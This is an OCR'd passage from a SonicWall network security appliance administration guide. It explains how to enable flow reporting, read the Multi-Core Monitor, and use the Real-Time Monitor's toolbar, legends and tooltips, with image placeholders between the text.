
NOTE: Enabling this setting requires the system to be rebooted.

6 To enable these reports, click the **Accept** button to save your changes.


7 Navigate to the **Network > Interfaces** page.



8 Click the **Configure** icon for the interface you wish to enable flow reporting on. The **Edit Interface** window displays.



9 Click the **Advanced** tab.



10 Ensure that the **Enable flow reporting** checkbox is selected.

11 Click the **OK** button to save your changes.

12 Repeat Step 8 through Step 11 for each interface you wish to monitor.

For more detailed information on configuring Flow Reporting settings, refer to Dashboard > AppFlow Reports on page 89.

4


Monitoring Multi-Core Usage

Dashboard > Multi-Core Monitor


NOTE: For increased convenience and accessibility, the Multi-Core Monitor can be accessed from the **Dashboard > Multi-Core Monitor**, **Dashboard > Real-Time Monitor**, or **System > Diagnostics** page. The **Multi-Core Monitor** display on the **System > Diagnostics** page is identical to that of the **Dashboard > Multi-Core Monitor**. Both monitors display information about single cores. The **Dashboard > Real-Time Monitor** shows the information either for combined data in flow chart format or for individual cores in bar chart format.

If your system is configured for high availability, the cores for both the Primary and Secondary firewalls are displayed.

TZ Series, NSA Series, SuperMassive Series display



SuperMassive 9800 display



The **Multi-Core Monitor** displays dynamically updated statistics on utilization of the individual cores of the SonicWall network security appliance; for:

- TZ Series, NSA Series, or SuperMassive Series: 18 to 32, with Core 1 through Core 8 handling the control plane and the remaining cores handling the data plane
- SuperMassive 9800: 2 control plane cores and 62 data plane cores

The number of cores depends on the model of the appliance. The control plane(s) usage is displayed in green and the data plane cores in blue.


To maximize processor flexibility, functions are not dedicated to specific cores; instead all cores process all data plane tasks. Memory is shared across all cores. Each core processes a separate flow, and all cores can process their flows simultaneously, simultaneously, thus allowing for up to 88 flows, or 62 flows for the SuperMassive 9800, to be processed in parallel.

NOTE: High utilization on the control plane cores is normal while browsing the web management interface and applying changes. All web management requests are processed by the control plane cores and do not impact the other cores. Traffic handling and other critical, performance-oriented and system tasks are always prioritized by the scheduler, and are never impacted by web management usage.

Multi-Core Monitor Display for High Availability


If your system is configured for high availability, the cores for both the Primary and Secondary firewalls are displayed. To view the two monitors side by side, click the small triangle in the header of the first monitor.

High Availability display



Note: High utilization on Core 1 is normal while browsing the web management interface and applying changes.

High Availability display side-by-side



Note: High utilization on Core 1 is normal while browsing the web management interface and applying changes.

5


Monitoring Real-Time Traffic Statistics


NOTE: The Real-Time Monitor feature is available on TZ series and above appliances.


Dashboard > Real-Time Monitor

The **Real-Time Monitor** provides an inclusive, multi-functional display with information about applications, bandwidth usage, packet rate, packet size, connection rate, connection count, and multi-core monitoring.

NOTE: A chart may be empty or blank if there are no recent data entries received within the viewing range.








Topics:

Configuring the Real-Time Monitor

The first time you access the Real-Time Monitor, it is disabled:




To enable the Real-Time Monitor and start displaying statistics in the different monitors, select the checkbox.


Using the Toolbar

The **Real-Time Monitor Toolbar** contains features to specify the refresh rate, export details, configure color palettes, change the amount of data displayed, and pause or play the data flow. Changes made to the toolbar apply across all the data flows.

Real-Time Monitor toolbar options

Option	Widget	Description
Refresh rate		Determines the frequency at which data is refreshed. A numerical integer between 1 to 10 seconds is required. The default is **3** seconds.
Export		Exports the data flow into a comma-separated variable (.csv) file. The default file name is sonicflow.csv.
Print		Exports the data flow to a printer.
Configure		Displays the **Settings** window for customization of the color palette and legend location for the Application Chart and Bandwidth Chart. ***To customize the Color Palette:*** 1 Enter the desired hexadecimal color codes in the provided text fields. 2 If a gradient is desired, select the **Use Gradient** checkbox located below the text fields. 3 Click **Default** for a default range of colors. 4 Click **Generate** to generate a random range of colors. ***To change the location of the legend to inside the chart instead of the default location below the chart:*** 1 Select the appropriate checkbox: • **Put legends inside Application chart** • **Put legends inside Bandwidth chart** 2 Click **Save** to apply the changes. **NOTE:** Changing any of the options restarts display of all the charts.
View Range		Displays data pertaining to a specific span of time. **Two minutes** is the default setting for the view range.

Real-Time Monitor toolbar options


Option	Widget	Description
Data Source		Displays data collected from a specific server. The default setting is **Local**. • Select **Local** to display AppFlow data from an internal server on your firewall. • Select **AppFlow Server** to display AppFlow data collected by an external AppFlow server. • Select **GMSFlow Server** to display AppFlow data collected by a GMSFlow server.
Using Collector	[Using Local Collector]	Displays the data source (collector).
Time & Date	14:28:16 Jan 07	Displays the current time in 24-hour format (hh:mm:ss), and the current date in Month/Day format.
Pause		Freezes the data flow. The time and date will also freeze. The **Pause** button appears gray if the data flow has been frozen.
Play		Unfreezes the data flow. The time and date will refresh as soon as the data flow is updated. The **Play** button appears gray if the data flow is live.

Common Features

Topics:


Collapse/Expand Buttons

Directly above each chart, at the far right, is a minus sign button, , that collapses the chart when it is clicked. When a chart is collapsed, a plus sign, , is displayed, which expands the chart when it is clicked. Collapsing charts is useful when you want to compare other charts closer together.



Legends

For most charts, you can display a legend that shows the name and color used for the applications or interfaces selected in the chart's Display menu. To display or hide the legend, click on the **Legends** Legends button below the chart.




NOTE: If you selected to have the legends for the Applications and Bandwidth charts displayed within the charts, the **Legends** button has no effect on their display.


Tooltips

Various elements of the charts have associated tooltips:


- The name of the chart has a **Tooltip** icon that briefly describes the chart.



- Legend items display information about the item the legend represents.



- A small circle displays information about a precise moment on the chart.



To display a tooltip, hover your mouse over the desired item. The information displayed varies by chart.

Changing Chart Format

